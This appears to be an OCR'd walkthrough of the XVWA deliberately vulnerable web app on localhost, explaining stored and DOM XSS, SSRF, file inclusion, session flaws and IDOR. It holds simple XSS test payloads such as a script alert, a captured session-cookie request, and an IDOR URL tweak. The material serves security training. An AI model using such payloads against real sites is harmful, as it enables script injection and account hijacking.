
The first step in testing for stored XSS vulnerabilities is to locate the links between entry and exit points, whereby data submitted to an entry point is emitted from an exit point. The reasons why this can be challenging are that:

- Data submitted to any entry point could in principle be emitted from any exit point. For example, user-supplied display names could appear within an obscure audit log that is only visible to some application users.
- Data that is currently stored by the application is often vulnerable to being overwritten due to other actions performed within the application. For example, a search function might display a list of recent searches, which are quickly replaced as users perform other searches.

To comprehensively identify links between entry and exit points would involve testing each permutation separately, submitting a specific value into the entry point, navigating directly to the exit point, and determining whether the value appears there. However, this approach is not practical in an application with more than a few pages.

Instead, a more realistic approach is to work systematically through the data entry points, submitting a specific value into each one, and monitoring the application's responses to detect cases where the submitted value appears. Particular attention can be paid to relevant application functions, such as comments on blog posts. When the submitted value is observed in a response, you need to determine whether the data is indeed being stored across different requests, as opposed to being simply reflected in the immediate response.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present. This involves determining the context within the response where the stored data appears and testing suitable candidate XSS payloads that are applicable to that context. At this point, the testing methodology is broadly the same as for finding reflected XSS vulnerabilities.



Cross Site Scripting (XSS) – Stored

Stored Cross Site Scripting attacks happen when the application doesn't validate user inputs against malicious scripts, and it occurs when these scripts get stored on the database. Victim gets infected when they visit web page that loads these malicious scripts from database. For instances, message forum, comments page, visitor logs, profile page, etc.


Read more about Stored XSS
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)#Stored_XSS_Attacks

Post Your Comments

Enter Name: etc

Enter Comment: hi

★ Admin 10 Aug 2015
Keep posting your comments here




Post Your Comments

Enter Name: Anonymous

Enter Comment:

★ Admin 10 Aug 2015
Keep posting your comments here

★ Etc 26 Nov 2021
hi



Post Your Comments

Enter Name


Anonymous

Enter Comment

<h1>Halo</h1>

★ Anonymous 26 Nov 2021

Halo



Post Your Comments

Enter Name

Anonymous


Enter Comment

<script>alert("hello")</script>

localhost says

hello

<script style color:”red”>Halo</script>



★ Anonymous

Halo


DOM Based Cross Site Scripting

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.

To deliver a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes execution of arbitrary JavaScript.

The most common source for DOM XSS is the URL, which is typically accessed with the window.location object. An attacker can construct a link to send a victim to a vulnerable page with a payload in the query string and fragment portions of the URL. In certain circumstances, such as when targeting a 404 page or a website running PHP, the payload can also be placed in the path.

Search for anything to reflect in DOM terminal.




Cross Site Scripting (XSS) – DOM

DOM based XSS also known as “type-0 XSS” is a special contrast class in Cross Site Scripting category in which the malicious script is executed as a result of tampering the DOM environment objects. The attack triggers within the page, but with no need of requests/response pair.

Read more about DOM Based XSS
https://www.owasp.org/index.php/DOM_Based_XSS

Select Language: English

Try DOM based file usage to reflect in Window.



Cross Site Scripting (XSS) – DOM

DOM based XSS also known as "type-0 XSS" is a special contrast class in Cross Site Scripting category in which the malicious script is executed as a result of tampering the DOM environment objects. The attack triggers within the page, but with no need of requests/response pair.

Read more about DOM Based XSS
https://www.owasp.org/index.php/DOM_Based_XSS

Select Language: English

Search on the page


You've searched for Hitman+contracts

Server Side Request Forgery (Cross Site Port Attacks)

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

Get URL of image from google:



Server Side Request Forgery (SSRF/XSPA)

This vulnerability also known as Cross Site Port Attack, happens when an attacker has the ability to initiate requests from the affected server. An attacker can trick the web server that could probability running behind a firewall to send requests to itself to identify services running on it, or can even send out-bond traffic to other servers.

Read more about SSRF
https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit

Enter an image URL from remote server or internet.

https://cdn.pixabay.com/photo/2015/04/23/22/00/tree-73


https://cdn.pixabay.com/photo/2015/04/23/22/00/tree-736885__480.jpg

File Inclusion

File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications.

File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker's machine.

An attacker may use remote code execution to create a web shell on the server, and use that web shell for website defacement.



File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions
https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion


File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Session Issues

Session security plays a key factor in building secure web applications. A web application is not secure unless it is protected from external attacks like XSS. These malicious scripts are designed to gain access to sensitive data in web applications, including cookies, as they act as a key to store session tokens.

Attackers can exploit and gain unauthorized access to the web application because of the improper implementation of authorisation or authentication. According to OWASP (Open Web Application Security Project) Top 10, broken authentication is the second biggest risk to web application security.

Login as admin in window to create and destroy XVWA session.




Session Flaws

Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.

Read more about session management
https://www.owasp.org/index.php/Session_Management_Cheat_Shee


You are not a logged in.
Please login and try again.



Session Flaws

Web applications require better session management to keep tracking the state of application and it's users' activities. Insecure session management can leads to attacks such as session prediction, hijacking, fixation and replay attacks.

Read more about session management
https://www.owasp.org/index.php/Session_Management_Cheat_Shee



Welcome Admin


Logout

```
GET /xvwa/vulnerabilities/sessionflaws/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/xvwa/
Cookie: PHPSESSID=p0qvsm047pejsqb7mlp3jtghd5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


Insecure Direct Object Reference

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance in the OWASP 2007 Top Ten. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.

Change Localhost URL to reflect item change in window.




localhost/xvwa/vulnerabilities/idor/?item=2




Item Code : XVWA3876
Item Name : Americano

Category : Espresso
Price : 5$

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

